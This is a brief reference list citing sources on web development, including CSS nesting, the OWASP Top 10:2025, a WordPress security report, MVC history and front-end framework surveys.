- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.